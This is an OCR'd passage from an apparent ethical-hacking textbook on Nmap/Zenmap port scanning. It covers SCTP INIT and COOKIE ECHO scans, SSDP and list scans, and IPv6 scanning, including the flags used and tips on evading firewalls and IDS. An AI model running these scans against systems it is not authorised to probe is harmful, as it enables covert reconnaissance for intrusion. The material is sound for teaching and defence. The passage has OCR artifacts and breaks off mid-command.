
Bob
10.10.10.9
Clara
10.10.10.11
INIT
INIT-ACK
COOKIE-ECHO
COOKIE-ACK
Client
Server

Figure 3.65: SCTP Association four-way handshake

In SCTP, the INIT scan is performed quickly by scanning thousands of ports per second on a fast network not obstructed by a firewall offering a stronger sense of security. The SCTP INIT scan is very similar to the TCP SYN scan; comparatively, it is also stealthy and unobtrusive, as it cannot complete SCTP associations, hence making the connection half-open.


Attackers send INIT chunk to the target host. If the port is listening or open, it sends an acknowledgement as an INIT+ACK chunk.



INIT Chunk
INIT + ACK Chunk
Attacker
Target Host

Figure 3.66: SCTP INIT scan result when a port is listening (Open)

If the target is inactive and it is not listening, then it sends an acknowledgement as an ABORT chunk.



INIT Chunk
ABORT Chunk
Attacker
Target Host

Figure 3.67: SCTP INIT scan result when a port is not listening (Closed)

After several retransmissions, if there is no response, then the port is indicated as a filtered port. The port is also indicated as a filtered port if the target server responds with an ICMP unreachable exception (type 3, code 0, 1, 2, 3, 9, 10, or 13). In Zenmap, the `-sY` option is used to perform the SCTP INIT scan.

Advantages:

- INIT scan can clearly differentiate between various ports such as open, closed, and filtered states


Figure 3.68: SCTP INIT scan in Zenmap


SCTP COOKIE ECHO Scan

SCTP COOKIE ECHO scan is a more advanced type of scan. In this type of scan, attackers send the COOKIE ECHO chunk to the target, and if the target port is open, it will silently drop the packets onto the port and you will not receive any response from the target. If the target sends back the ABORT chunk response, then the port is considered as a closed port. The COOKIE ECHO chunk is not blocked by non-stateful firewall rule sets as in the INIT scan. Only an advanced IDS can detect the SCTP COOKIE ECHO scan. In Zenmap, the **`-sZ`** option is used to perform the SCTP COOKIE ECHO scan.



COOKIE ECHO Chunk
NO Response
Attacker
Target Host

Figure 3.69: SCTP COOKIE ECHO scan result when port is open



COOKIE ECHO Chunk
ABORT Chunk
Attacker
Target Host

Figure 3.70: SCTP COOKIE ECHO scan result when port is closed

Advantages:

- The port scan is not as conspicuous as the INIT scan.

Disadvantages:

- SCTP COOKIE ECHO scan cannot differentiate clearly between open and filtered ports, and it shows the output as open|filtered in both cases.

SSDP and List Scan

SSDP Scan

Simple Service Discovery Protocol (SSDP) is a network protocol that generally communicates with machines when querying them with routable IPv4 or IPv6 multicast addresses. The SSDP service controls communication for the Universal Plug and Play (UPnP) feature. It generally works when the machine is not firewalled; however, it can sometimes work through a firewall. The SSDP service will respond to a query sent over IPv4 or IPv6 broadcast addresses. This response includes information about the UPnP feature associated with it. The attacker uses SSDP scanning to detect UPnP vulnerabilities that may allow him/her to launch buffer overflow or DoS attacks.

Figure 3.72: UPnP SSDP M-SEARCH in Parrot Security

The attacker may use the UPnP SSDP M-SEARCH information discovery tool to check whether the machine is vulnerable to UPnP exploits. The UPnP SSDP M-SEARCH information discovery tool gleans information from UPnP-enabled systems, as shown in the figure.

List Scan

In a list scan, the discovery of the active network host is indirect. A list scan simply generates and prints a list of IPs/Names without actually pinging or scanning the hosts. As a result, the list scan shows all IP addresses as “not scanned” (0 hosts up). By default, a reverse DNS resolution is still carried out on each host by Nmap to learn their names. In Zenmap, the **-sL** option is used to perform a list scan.


Nmap done: 1 IP address (0 hosts up) scanned in 0.05
seconds
```

Figure 3.73: List scan using Zenmap

Advantages:

- A list scan can perform a good sanity check.
- The list scan detects incorrectly defined IP addresses in the command line or in an option file. It primarily repairs the detected errors to run any “active” scan.



IPv6 Scan

- IPv6 increases the IP address size from **32 bits** to **128 bits** to support more levels of address hierarchy
- Attackers need to harvest IPv6 addresses from **network traffic**, **recorded logs**, or **Received from**: header lines in archived emails
- Attackers can use the **-6** option in Zenmap to **perform IPv6 scanning**

```
root@[redacted]:~# nmap -6 scanme.nmap.org

